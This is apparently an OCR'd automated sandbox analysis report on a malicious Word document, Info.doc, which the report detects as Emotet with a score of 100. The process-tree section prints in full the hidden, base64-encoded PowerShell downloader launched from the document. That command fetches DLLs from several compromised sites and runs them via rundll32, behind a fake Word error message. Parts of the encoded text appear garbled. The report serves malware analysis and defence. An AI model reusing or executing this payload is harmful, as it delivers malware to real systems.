ID: 336957
Sample Name: Info.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 13:42:25
Date: 07/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Info.doc

Overview

General Information

Sample Name:	Info.doc
Analysis ID:	336957
MD5:	37f5e7c688b8b8f..
SHA1:	98bd3f717551017.
SHA256:	ab0d8e587ebfbed.

Most interesting Screenshot:



Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN


Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma...
- Multi AV Scanner detection for dropp...
- Multi AV Scanner detection for subm...
- Office document tries to convince vi...
- Snort IDS alert for network traffic (e....
- System process connects to networ...
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB...
- Encrypted powershell cmdline option...
- Hides that the sample has been dow...

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 2228 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 2492 cmdline: cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & POwersheLL -w hidden -ENCOD IAAk
AEUAMwBTAHkAIAAgAD0AIABbAFQAWQBQAEUAXQAoACIAewA0AH0AewAzAH0AewAwAH0AewAxAH0AewA1AH0AewAyAH0AIgAtAGYAJwBNAC4ASQBvAC4ARAAn
ACwAJwBpAFIAZQAnACwAJwBUAE8AUgBZACcALAAnAFMAdABlACcALAAnAHMAeQAnACwAJwBDACcAKQAgADsAIAAgAFMAZQBUAC0ASQBUAEUATQAgAFYAQQBS
AEkAYQBiAEwARQA6AGkANwBSAHAAVgB6ACAAIAAoAFsAVABZAFAARQBdACgAIgB7ADEAfQB7ADQAfQB7ADIAfQB7ADAAfQB7ADYAfQB7ADMAfQB7ADcAfQB7ADUAfQAiAC
0AZgAgACcARQBUAC4AUwBlAFIAVgBpACcALAAnAFMAJwAsACcAVABFAG0ALgBOACcALAAnAEkATgBUACcALAAnAHkAUwAnACwAJwBBAG4AQQBnAEUAcgAnAC
wAJwBDAGUAUABvACcALAAnAE0AJwApACkAIAAgADsAJABYAHMAZQBqAGoAbwBvAD0AKAAnAE4AJwArACgAJwBhAHYAYwAnACsAJwBsAGcAJwApACsAJwB1AC
cAKQA7ACQAUwBsAGYAcgAxAGcAcAA9ACQAUgBwAGIANQA2AHQANAAgACsAIABbAGMAaABhAHIAXQAoADYANAApACAAKwAgACQAVQA5AG4AeQBiAGoAcwA7AC
QAVwB3AHUAaABjAGYAcwA9ACgAKAAnAFUAXwBtACcAKwAnADQAawAnACkAKwAnAHAAcQAnACkAOwAgACAAKABnAEUAVAAtAHYAQQBSAEkAYQBCAGwAZQAgAC
AAZQAzAHMAWQAgAC0AdgBBAGwAVQBlAE8AbgAgACkAOgA6ACIAQwBSAGUAYQBUAEUARABpAHIAZQBgAGMAYABUAG8AUgBZACIAKAAkAEgATwBNAEUAIAArAC
AAKAAoACcAWQAnACsAJwBiACcAKwAnAHMAUgAnACsAKAAnAGcAMAA2ADQAJwArACcANgByAFkAYgBzACcAKwAnAFEAJwArACcAOQAnACkAKwAoACcAMAB4AG
0AJwArACcAcgBxACcAKwAnAFkAYgAnACkAKwAnAHMAJwApACAAIAAtAFIARQBQAGwAYQBDAGUAIAAoACcAWQAnACsAJwBiAHMAJwApACwAWwBjAEgAQQByAF
0AOQAyACkAKQA7ACQASwAzADAAOQBxAHcAMQA9ACgAKAAnAFIAcQAnACsAJwByAG0AJwApACsAKAAnAGIAMgAnACsAJwA4ACcAKQApADsAIAAoACAATABzAC
AAIAB2AGEAcgBpAEEAYgBsAGUAOgBpADcAcgBQAHYAWgAgACkALgB2AGEATABVAGUAOgA6ACIAUwBFAGMAVQByAGkAYABUAFkAcABSAG8AYABUAE8AYwBgAG
8AbAAiACAAPQAgACgAKAAnAFQAbABzACcAKwAnADEAJwApACsAJwAyACcAKQA7ACQATgBtAGgAMQB3AG0AZgA9ACgAKAAnAFgAMwBiADYAJwArACcAZwAnAC
kAKwAnAGEAJwArACcAbwAnACkAOwAkAE8AagB6AF8AdwBhADcAIAA9ACAAKAAnAE0AJwArACgAJwA4AGoAawBsACcAKwAnAHYANAAnACkAKQA7ACQAWABnAH
QAdwB6AGcAaAA9ACgAKAAnAEMAYwAnACsAJwBrADAAaAAnACkAKwAnADEANgAnACkAOwAkAFEAcQBhAHkAdQA2AGgAPQAoACcAQgAnACsAKAAnAGUANgAnAC
sAJwBmACcAKQArACgAJwByACcAKwAnAHcAMAAnACkAKQA7ACQASgBkAGcAegBhADUAbwA9ACQASABPAE0ARQArACgAKAAnAHsAMAAnACsAJwB9AFIAZwAwAD
YANAA2AHIAJwArACcAewAnACsAJwAwAH0AUQA5ADAAJwArACcAeABtAHIAcQB7ACcAKwAnADAAfQAnACkAIAAtAEYAIAAgAFsAQwBoAEEAUgBdADkAMgApACsAJABPAGoA
egBfAHcAYQA3ACsAKAAoACcALgAnACsAJwBkAGwAJwApACsAJwBsACcAKQA7ACQATgAwADUAcQA1AHQANQA9ACgAJwBPACcAKwAoACcAXwAnACsAJwAzACcA
KwAnAGUAMgBwAGYAJwApACkAOwAkAEcAawBoAG0AMQB0AGcAPQBuAGUAVwAtAE8AYgBgAGoAYABFAEMAVAAgAE4AZQBUAC4AVwBFAEIAQwBsAGkAZQBOAHQA
OwAkAEoAawBkAHkAcwAwAG8APQAoACgAKAAoACcAaAB0ACcAKwAnAHQAJwArACcAcAA6AEoAJwArACcAKQAoADMAcwAyACkAJwApACkAKwAoACcAKAAnACsA
JwBKACkAKAAzAHMAMgAnACsAJwApACcAKQArACgAKAAnACgAegBoACcAKwAnAG8AJwApACkAKwAoACcAbgBnAHMAJwArACcAaAAnACsAJwBpAHgAaQBuAGcA
YwAnACsAJwBoAHUAYQAnACkAKwAoACcAbgAnACsAJwBnAC4AJwApACsAJwBjACcAKwAnAG8AbQAnACsAKAAoACcASgApACgAMwBzADIAJwArACcAKQAnACkA
KQArACcAKAAnACsAJwB3AHAAJwArACgAJwAtACcAKwAnAGEAZABtAGkAbgBKACcAKQArACgAKAAnACkAKAAnACkAKQArACgAKAAnADMAcwAnACsAJwAyACkAJwApACkAKw
AoACgAJwAoAE8AVABtAEoAJwArACcAKQAoACcAKwAnADMAcwAnACsAJwAyACkAKABAACcAKQApACsAKAAnAGgAdAAnACsAJwB0ACcAKQArACgAJwBwACcAKw
AnADoASgAnACkAKwAoACgAJwApACcAKwAnACgAMwBzADIAJwApACkAKwAoACgAJwApACgAJwArACcASgAnACkAKQArACgAKAAnACkAKAAnACsAJwAzAHMAJw
ApACkAKwAnADIAJwArACgAKAAnACkAKAAnACkAKQArACcAdwAnACsAJwB3ACcAKwAnAHcAJwArACgAJwAuAGcAcgBlACcAKwAnAGEAJwApACsAJwB1ACcAKwAoACcAZABz
ACcAKwAnAHQAdQAnACkAKwAoACcAZAAnACsAJwBpAG8AJwApACsAKAAoACcALgBjACcAKwAnAG8AbQBKACkAJwArACcAKAAzAHMAJwApACkAKwAnADIAJwAr
ACgAKAAnACkAKABkACcAKwAnAG8AJwArACcAYwBzACcAKQApACsAKAAoACcASgAnACsAJwApACcAKwAnACgAMwBzADIAKQAnACkAKQArACgAKAAnACgARgBH
AG4ASgAnACsAJwApACcAKwAnACgAJwArACcAMwAnACsAJwBzADIAKQAoAEAAaAB0AHQAcAA6AEoAKQAoACcAKQApACsAJwAzACcAKwAnAHMAJwArACgAKAAn
ADIAKQAoACcAKwAnAEoAKQAnACsAJwAoADMAcwAnACkAKQArACgAKAAnADIAKQAoAGsAJwArACcAbwAnACkAKQArACcAcgAnACsAKAAnAGUAYQAnACsAJwBu
AGsAJwArACcAaQBkACcAKQArACgAJwBzACcAKwAnAGUAZAAnACkAKwAoACcAdQAuAGMAJwArACcAbwBtACcAKQArACgAKAAnAEoAKQAoACcAKwAnADMAJwAp
ACkAKwAnAHMAMgAnACsAKAAoACcAKQAoACcAKwAnAHcAcAAtAGMAbwAnACsAJwBuACcAKQApACsAKAAnAHQAZQBuACcAKwAnAHQAJwApACsAKAAoACcASgAp
ACcAKQApACsAKAAoACcAKAAzACcAKwAnAHMAMgApACgAJwApACkAKwAoACcAMgBjACcAKwAnAFEAJwApACsAKAAoACcAVABoAEoAJwArACcAKQAnACkAKQAr
ACgAKAAnACgAMwAnACsAJwBzACcAKQApACsAKAAoACcAMgApACcAKwAnACgAQABoAHQAJwArACcAdAAnACsAJwBwADoASgApACgAJwArACcAMwBzADIAKQAo
AEoAJwArACcAKQAnACsAJwAoACcAKQApACsAKAAnADMAcwAnACsAJwAyACcAKQArACcAKQAnACsAJwAoACcAKwAoACcAZQB4AHAAJwArACcAZQBkAGkAJwAp
ACsAJwB0AGkAJwArACcAbwAnACsAKAAnAG4AcQAnACsAJwB1AGUAJwApACsAJwBzAHQAJwArACcALgBjACcAKwAnAG8AJwArACcAbQBKACcAKwAoACgAJwApACgAJwApAC
kAKwAoACgAJwAzAHMAJwArACcAMgAnACsAJwApACgAWABKACkAKAAnACkAKQArACgAKAAnADMAcwAnACsAJwAyACkAJwApACkAKwAoACgAJwAoACcAKwAnAE
AAaAB0AHQAcAAnACsAJwBzADoASgAnACkAKQArACcAKQAnACsAJwAoACcAKwAoACgAJwAzAHMAJwArACcAMgApACcAKwAnACgASgAnACsAJwApACgAMwAnAC
kAKQArACgAKAAnAHMAJwArACcAMgApACgAJwApACkAKwAoACcAcwB1ACcAKwAnAHIAJwApACsAJwBpACcAKwAoACcAYQBnAHIAJwArACcAbwAnACkAKwAoACcAZgAnACsA
JwByAGUAcwAnACsAJwBoAC4AJwApACsAKAAnAGMAbwAnACsAJwBtACcAKQArACgAKAAnAEoAKQAoADMAcwAnACsAJwAyACcAKQApACsAKAAoACcAKQAoAHMA
ZQAnACsAJwByAGUAJwApACkAKwAoACgAJwB2AGUAcgBzAEoAKQAnACsAJwAoADMAcwAnACkAKQArACgAKAAnADIAKQAoACcAKwAnAE0AJwApACkAKwAnAFYA
RAAnACsAJwBqACcAKwAoACgAJwBJAEoAKQAoADMAcwAyACcAKwAnACkAKAAnACsAJwBAACcAKQApACsAKAAoACcAaAB0AHQAJwArACcAcAA6ACcAKwAnAEoA
KQAoADMAJwApACkAKwAnAHMAMgAnACsAKAAoACcAKQAnACsAJwAoAEoAKQAnACsAJwAoADMAcwAnACkAKQArACgAKAAnADIAKQAoAGcAJwArACcAZQAnACsA
JwBvAGYAJwApACkAKwAoACcAZgAnACsAJwBvAGcAJwApACsAJwBsAGUAJwArACgAJwBtAHUAcwAnACsAJwBpAGMAJwArACcALgAnACkAKwAoACgAJwBjAG8AbQBKACkAJw
ArACcAKAAzACcAKwAnAHMAMgApACcAKwAnACgAJwArACcAdwBwAC0AYQAnACsAJwBkACcAKQApACsAKAAoACcAbQBpACcAKwAnAG4AJwArACcASgApACgAJw

ApACkAKwAoACgAJwAzAHMAMgApACgAeAAnACsAJwBKACkAKAAzACcAKwAnAHMAMgApACcAKwAnACgAJwApACkAKwAnAEAAJwArACgAJwBoACcAKwAnAHQAdA
BwACcAKQArACgAKAAnAHMAOgBKACkAKAAnACsAJwAzACcAKwAnAHMAMgAnACkAKQArACgAKAAnACkAJwArACcAKABKACcAKQApACsAKAAoACcAKQAoACcAKQ
ApACsAKAAoACcAMwBzACcAKwAnADIAKQAoACcAKQApACsAKAAnAGQAJwArACcAYQBnACcAKQArACgAJwByACcAKwAnAGEAbgBpACcAKQArACcAdAAnACsAKA
AnAGUAZwBpAGEAcgBlACcAKwAnAC4AYwBvACcAKwAnAG0ASgAnACkAKwAnACkAJwArACgAJwAoADMAcwAyACcAKwAnACkAJwApACsAJwAoACcAKwAoACcAdw
AnACsAJwBwAC0AJwApACsAKAAnAGEAJwArACcAZABtAGkAbgAnACkAKwAoACgAJwBKACcAKwAnACkAKAAnACkAKQArACcAMwAnACsAJwBzACcAKwAnADIAJwArACgAKAAn
ACkAJwArACcAKABqAEMASABKACcAKwAnACkAKAAzACcAKQApACsAJwBzACcAKwAoACgAJwAyACcAKwAnACkAKAAnACkAKQApACkALgAiAFIAZQBQAGwAYQBg
AEMAZQAiACgAKAAoACgAKAAnAEoAKQAoADMAJwArACcAcwAnACkAKQArACgAKAAnADIAJwArACcAKQAoACcAKQApACkAKQAsACgAWwBhAHIAcgBhAHkAXQAo
ACcALwAnACkALAAoACcAaAB3ACcAKwAnAGUAJwApACkAWwAwAF0AKQAuACIAUwBgAFAAbABpAFQAIgAoACQAQgBpAHkANwB2AGYAegAgACsAIAAkAFMAbABm
AHIAMQBnAHAAIAArACAAJABaADcAdgB1AGwAYwB2ACkAOwAkAEQAbQBxAGkAOABwAGkAPQAoACcAUAAnACsAKAAnAGoAZAB1ACcAKwAnAGQAYwA5ACcAKQAp
ADsAZgBvAHIAZQBhAGMAaAAgACgAJABaAHAANQBrAG4AcgB5ACAAaQBuACAAJABKAGsAZAB5AHMAMABvACAAfAAgAFMAYABPAFIAdAAtAGAAbwBCAEoAYABF
AGAAQwB0ACAAewBnAGAARQBUAC0AcgBgAEEAbgBgAEQATwBtAH0AKQB7AHQAcgB5AHsAJABHAGsAaABtADEAdABnAC4AIgBEAE8AdwBuAGwAbwBgAEEAYABE
AGYASQBMAEUAIgAoACQAWgBwADUAawBuAHIAeQAsACAAJABKAGQAZwB6AGEANQBvACkAOwAkAFoAZABjAGoAMABjAG4APQAoACcASAAnACsAKAAnADMAJwAr
ACcAcQAwADkAawAnACkAKwAnAHEAJwApADsASQBmACAAKAAoACYAKAAnAEcAZQB0AC0ASQB0ACcAKwAnAGUAJwArACcAbQAnACkAIAAkAEoAZABnAHoAYQA1
AG8AKQAuACIATABgAGUAbgBnAGAAVABIACIAIAAtAGcAZQAgADMAOQA4ADgANwApACAAewAmACgAJwByACcAKwAnAHUAbgAnACsAJwBkAGwAbAAzADIAJwAp
ACAAJABKAGQAZwB6AGEANQBvACwAJwAjADEAJwAuACIAVABPAHMAYABUAGAAUgBpAG4ARwAiACgAKQA7ACQASABhAG8AMAA4ADYAeQA9ACgAJwBPAGsAJwAr
ACcAbQBiACcAKwAoACcAZQAwACcAKwAnADgAJwApACkAOwBiAHIAZQBhAGsAOwAkAFkAdgBpAF8AbQB0AGIAPQAoACgAJwBCADAAJwArACcAZgAwACcAKQAr
ACcAawBnACcAKwAnAG0AJwApAH0AfQBjAGEAdABjAGgAewB9AH0AJABQAGYANABjAHQAeQBjAD0AKAAoACcASwAnACsAJwBqAG8AJwApACsAJwA0ACcAKwAoACcAYgBtAC
cAKwAnAGcAJwApACkA MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 2408 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 2312 cmdline: POwersheLL -w hidden -ENCOD IAAkAEUAMwBTAHkAIAAgAD0AIABbAFQAWQBQAEUAXQAoACIAewA0AH0AewAzAH0A
  ewAwAH0AewAxAH0AewA1AH0AewAyAH0AIgAtAGYAJwBNAC4ASQBvAC4ARAAnACwAJwBpAFIAZQAnACwAJwBUAE8AUgBZACcALAAnAFMAdABlACcALAAnAHMA
  eQAnACwAJwBDACcAKQAgADsAIAAgAFMAZQBUAC0ASQBUAEUATQAgAFYAQQBSAEkAYQBiAEwARQA6AGkANwBSAHAAVgB6ACAAIAAoAFsAVABZAFAARQBdACgA

  IgB7ADEAfQB7ADQAfQB7ADIAfQB7ADAAfQB7ADYAfQB7ADMAfQB7ADcAfQB7ADUAfQAiAC0AZgAgACcARQBUAC4AUwBlAFIAVgBpACcALAAnAFMAJwAsACcA
  VABFAG0ALgBOACcALAAnAEkATgBUACcALAAnAHkAUwAnACwAJwBBAG4AQQBnAEUAcgAnACwAJwBDAGUAUABvACcALAAnAE0AJwApACkAIAAgADsAJABYAHMA
  ZQBqAGoAbwBvAD0AKAAnAE4AJwArACgAJwBhAHYAYwAnACsAJwBsAGcAJwApACsAJwB1ACcAKQA7ACQAUwBsAGYAcgAxAGcAcAA9ACQAUgBwAGIANQA2AHQA
  NAAgACsAIABbAGMAaABhAHIAXQAoADYANAApACAAKwAgACQAVQA5AG4AeQBiAGoAcwA7ACQAVwB3AHUAaABjAGYAcwA9ACgAKAAnAFUAXwBtACcAKwAnADQA
  awAnACkAKwAnAHAAcQAnACkAOwAgACAAKABnAEUAVAAtAHYAQQBSAEkAYQBCAGwAZQAgACAAZQAzAHMAWQAgAC0AdgBBAGwAVQBlAE8AbgAgACkAOgA6ACIA
  QwBSAGUAYQBUAEUARABpAHIAZQBgAGMAYABUAG8AUgBZACIAKAAkAEgATwBNAEUAIAArACAAKAAoACcAWQAnACsAJwBiACcAKwAnAHMAUgAnACsAKAAnAGcA
  MAA2ADQAJwArACcANgByAFkAYgBzACcAKwAnAFEAJwArACcAOQAnACkAKwAoACcAMAB4AG0AJwArACcAcgBxACcAKwAnAFkAYgAnACkAKwAnAHMAJwApACAA
  IAAtAFIARQBQAGwAYQBDAGUAIAAoACcAWQAnACsAJwBiAHMAJwApACwAWwBjAEgAQQByAF0AOQAyACkAKQA7ACQASwAzADAAOQBxAHcAMQA9ACgAKAAnAFIA
  cQAnACsAJwByAG0AJwApACsAKAAnAGIAMgAnACsAJwA4ACcAKQApADsAIAAoACAATABzACAAIAB2AGEAcgBpAEEAYgBsAGUAOgBpADcAcgBQAHYAWgAgACkA
  LgB2AGEATABVAGUAOgA6ACIAUwBFAGMAVQByAGkAYABUAFkAcABSAG8AYABUAE8AYwBgAG8AbAAiACAAPQAgACgAKAAnAFQAbABzACcAKwAnADEAJwApACsA
  JwAyACcAKQA7ACQATgBtAGgAMQB3AG0AZgA9ACgAKAAnAFgAMwBiADYAJwArACcAZwAnACkAKwAnAGEAJwArACcAbwAnACkAOwAkAE8AagB6AF8AdwBhADcA
  IAA9ACAAKAAnAE0AJwArACgAJwA4AGoAawBsACcAKwAnAHYANAAnACkAKQA7ACQAWABnAHQAdwB6AGcAaAA9ACgAKAAnAEMAYwAnACsAJwBrADAAaAAnACkA
  KwAnADEANgAnACkAOwAkAFEAcQBhAHkAdQA2AGgAPQAoACcAQgAnACsAKAAnAGUANgAnACsAJwBmACcAKQArACgAJwByACcAKwAnAHcAMAAnACkAKQA7ACQA
  SgBkAGcAegBhADUAbwA9ACQASABPAE0ARQArACgAKAAnAHsAMAAnACsAJwB9AFIAZwAwADYANAA2AHIAJwArACcAewAnACsAJwAwAH0AUQA5ADAAJwArACcA
  eABtAHIAcQB7ACcAKwAnADAAfQAnACkAIAAtAEYAIAAgAFsAQwBoAEEAUgBdADkAMgApACsAJABPAGoAegBfAHcAYQA3ACsAKAAoACcALgAnACsAJwBkAGwA
  JwApACsAJwBsACcAKQA7ACQATgAwADUAcQA1AHQANQA9ACgAJwBPACcAKwAoACcAXwAnACsAJwAzACcAKwAnAGUAMgBwAGYAJwApACkAOwAkAEcAawBoAG0A
  MQB0AGcAPQBuAGUAVwAtAE8AYgBgAGoAYABFAEMAVAAgAE4AZQBUAC4AVwBFAEIAQwBsAGkAZQBOAHQAOwAkAEoAawBkAHkAcwAwAG8APQAoACgAKAAoACcA
  aAB0ACcAKwAnAHQAJwArACcAcAA6AEoAJwArACcAKQAoADMAcwAyACkAJwApACkAKwAoACcAKAAnACsAJwBKACkAKAAzAHMAMgAnACsAJwApACcAKQArACgA
  KAAnACgAegBoACcAKwAnAG8AJwApACkAKwAoACcAbgBnAHMAJwArACcAaAAnACsAJwBpAHgAaQBuAGcAYwAnACsAJwBoAHUAYQAnACkAKwAoACcAbgAnACsA
  JwBnAC4AJwApACsAJwBjACcAKwAnAG8AbQAnACsAKAAoACcASgApACgAMwBzADIAKQArACcAKAAnACsAJwB3AHAAJwArACgAJwAtACcA
  KwAnAGEAZABtAGkAbgBKACcAKQArACgAKAAnACkAKAAnACkAKQArACgAKAAnADMAcwAnACsAJwAyACkAJwApACkAKwAoACgAJwAoAE8AVABtAEoAJwArACcA
  KQAoACcAKwAnADMAcwAnACsAJwAyACkAKABAACcAKQApACsAKAAnAGgAdAAnACsAJwB0ACcAKQArACgAJwBwACcAKwAnADoASgAnACkAKwAoACgAJwApACcA
  KwAnACgAMwBzADIAJwApACkAKwAoACgAJwApACgAJwArACcASgAnACkAKQArACgAKAAnACkAKAAnACsAJwAzAHMAJwApACkAKwAnADIAJwArACgAKAAnACkA
  KAAnACkAKQArACcAdwAnACsAJwB3ACcAKwAnAHcAJwArACgAJwAuAGcAcgBlACcAKwAnAGEAJwApACsAJwB1ACcAKwAoACcAZABzACcAKwAnAHQAdQAnACkA
  KwAoACcAZAAnACsAJwBpAG8AJwApACsAKAAoACcALgBjACcAKwAnAG8AbQBKACkAJwArACcAKAAzAHMAJwApACkAKwAnADIAJwArACgAKAAnACkAKABkACcA
  KwAnAG8AJwArACcAYwBzACcAKQApACsAKAAoACcASgAnACsAJwApACcAKwAnACgAMwBzADIAKQAnACkAKQArACgAKAAnACgARgBHAG4ASgAnACsAJwApACcA
  KwAnACgAJwArACcAMwAnACsAJwBzADIAKQAoAEAAaAB0AHQAcAA6AEoAKQAoACcAKQApACsAJwAzACcAKwAnAHMAJwArACgAKAAnADIAKQAoACcAKwAnAEoA
  KQAnACsAJwAoADMAcwAnACkAKQArACgAKAAnADIAKQAoAGsAJwArACcAbwAnACkAKQArACcAcgAnACsAKAAnAGUAYQAnACsAJwBuAGsAJwArACcAaQBkACcA
  KQArACgAJwBzACcAKwAnAGUAZAAnACkAKwAoACcAdQAuAGMAJwArACcAbwBtACcAKQArACgAKAAnAEoAKQAoACcAKwAnADMAJwApACkAKwAnAHMAMgAnACsA
  KAAoACcAKQAoACcAKwAnAHcAcAAtAGMAbwAnACsAJwBuACcAKQApACsAKAAnAHQAZQBuACcAKwAnAHQAJwApACsAKAAoACcAKQAoACcA
  KAAzACcAKwAnAHMAMgApACgAJwApACkAKwAoACcAMgBjACcAKwAnAFEAJwApACsAKAAoACcAVABoAEoAJwArACcAKQAnACkAKQArACgAKAAnACgAMwAnACsA
  JwBzACcAKQApACsAKAAoACcAMgApACcAKwAnACgAQABoAHQAJwArACcAdAAnACsAJwBwADoASgApACgAJwArACcAMwBzADIAKQAoAEoAJwArACcAKQAnACsA
  JwAoACcAKQApACsAKAAnADMAcwAnACsAJwAyACcAKQArACcAKQAnACsAJwAoACcAKwAoACcAZQB4AHAAJwArACcAcwBtAGsAJwApACsAJwB0AGkAJwArACcA
  bwAnACsAKAAnAG4AcQAnACsAJwB1AGUAJwApACsAJwBzAHQAJwArACcALgBjACcAKwAnAG8AJwArACcAbQBKACcAKwAoACgAJwApACgAJwApACkAKwAoACgA
  JwAzAHMAJwArACcAMgAnACsAJwApACgAWABKACkAKAAnACkAKQArACgAKAAnADMAcwAnACsAJwAyACkAJwApACkAKwAoACgAJwAoACcAKwAnAEAAaAB0AHQA
  cAAnACsAJwBzADoASgAnACkAKQArACcAKQAnACsAJwAoACcAKwAoACgAJwAzAHMAJwArACcAMgApACcAKwAnAGASgAnACsAJwApACgAMwAnACkAKQArACgA
  KAAnAHMAJwArACcAMgApACgAJwApACkAKwAoACcAKQAnACsAJwAoAEoAKQAnACsAJwAoADMAcwAnACkAKQArACgAKAAnADIAKQAoAGcAJwArACcAZQAnACsA
  JwBvAGYAJwApACkAKwAoACcAZgAnACsAJwBvAGcAJwApACsAJwBsAGUAJwArACgAJwBtAHUAcwAnACsAJwBpAGMAJwArACcALgAnACkAKwAoACgAJwBjAG8A
  bQBKACkAJwArACcAKAAzACcAKwAnAHMAMgApACcAKwAnACgAJwArACcAdwBwAC0AYQAnACsAJwBkACcAKQApACsAKAAoACcAbQBpACcAKwAnAG4AJwArACcA
  SgApACgAJwApACkAKwAoACgAJwAzAHMAMgApACgAeAAnACsAJwBKACkAKAAzACcAKwAnAHMAMgApACcAKwAnACgAJwApACkAKwAnAEAAJwArACgAJwBoACcA
  KwAnAHQAdABwACcAKQArACgAKAAnAHMAOgBKACkAKAAnACsAJwAzACcAKwAnAHMAMgAnACkAKQArACgAKAAnACkAJwArACcAKABqAEMASABKACcAKwAnACkA
  KQAoACcAKQApACsAKAAoACcAKQAnACsAJwAoAEoAKQAnACsAJwAoADMAcwAnACkAKQArACgAKAAnADIAKQAoAGcAJwArACcAZQAnACsA
  JwBvAGYAJwApACkAKwAoACcAZgAnACsAJwBvAGcAJwApACsAJwBsAGUAJwArACgAJwBtAHUAcwAnACsAJwBpAGMAJwArACcALgAnACkAKwAoACgAJwBjAG8A
  bQBKACkAJwArACcAKAAzACcAKwAnAHMAMgApACcAKwAnACgAJwArACcAdwBwAC0AYQAnACsAJwBkACcAKQApACsAKAAoACcAbQBpACcAKwAnAG4AJwArACcA
  SgApACgAJwApACkAKwAoACgAJwAzAHMAMgApACgAeAAnACsAJwBKACkAKAAzACcAKwAnAHMAMgAnACkAKQArACgAKAAnACkAJwArACcAKABqAEMASABKACcA
  KwAnACkAKQAoACcAKQApACsAKAAoACcAKQAnACsAJwAoAEoAKQAnACsAJwAoADMAcwAnACkAKQArACgAKAAnADIAKQAoAGcAJwArACcAZQAnACsA
  dAAnACsAKAAnAGUAZwBpAGEAcgBlACcAKwAnAC4AYwBvACcAKwAnAG0ASgAnACkAKwAnACkAJwArACgAJwAoADMAcwAnACkAKwAnAHEAJwApADsASQBmACAAKAAoACYAKAAnAEcAZQB0AC0ASQB0ACcAKwAnAGUAJwArACcAbQAnACkAIAAkAEoAZABnAHoAYQA1AG8AKQAuACIATABgAGUAbgBnAGAAVABIACIAIAAtAGcAZQAgADMAOQA4ADgANwApACAAewAmACgAJwByACcAKwAnAHUAbgAnACsAJwBkAGwAbAAzADIAJwAp
  ACAAJABKAGQAZwB6AGEANQBvACwAJwAjADEAJwAuACIAVABPAHMAYABUAGAAUgBpAG4ARwAiACgAKQA7ACQASABhAG8AMAA4ADYAeQA9ACgAJwBPAGsAJwAr
  ACcAbQBiACcAKwAoACcAZQAwACcAKwAnADgAJwApACkAOwBiAHIAZQBhAGsAOwAkAFkAdgBpAF8AbQB0AGIAPQAoACgAJwBCADAAJwArACcAZgAwACcAKQAr
  ACcAawBnACcAKwAnAG0AJwApAH0AfQBjAGEAdABjAGgAewB9AH0AJABQAGYANABjAHQAeQBjAD0AKAAoACcASwAnACsAJwBqAG8AJwApACsAJwA0ACcAKwAoACcAYgBtAC
  cAKwAnAGcAJwApACkA MD5: 852D67A27E454BD389FA7F02A8CBE23F)

- rundll32.exe (PID: 2832 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Rg0646r\Q90xmrq\M8jklv4.dll #1 MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2744 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\Rg0646r\Q90xmrq\M8jklv4.dll #1 MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - rundll32.exe (PID: 912 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Bjbj\rqtl.dgq',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 260 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Frxh\ggkviq.cnk',RunDLL MD5:

51138BEEA3E2C21EC44D0932C71762A8)
- rundll32.exe (PID: 2480 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Zgwl\aiycp.wss',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
  - rundll32.exe (PID: 2448 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Cqxs\necppp.cgm',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - rundll32.exe (PID: 2804 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Oxpl\fwcrxow.muo',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2956 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Pnjy\rwrr.fge',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 2264 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qaqt\yasnhb.kgm',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 2240 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Hudb\deul.ebq',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 2412 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ohxf\pnwx.dib',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 600 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Jpux\rkm.xqv',RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
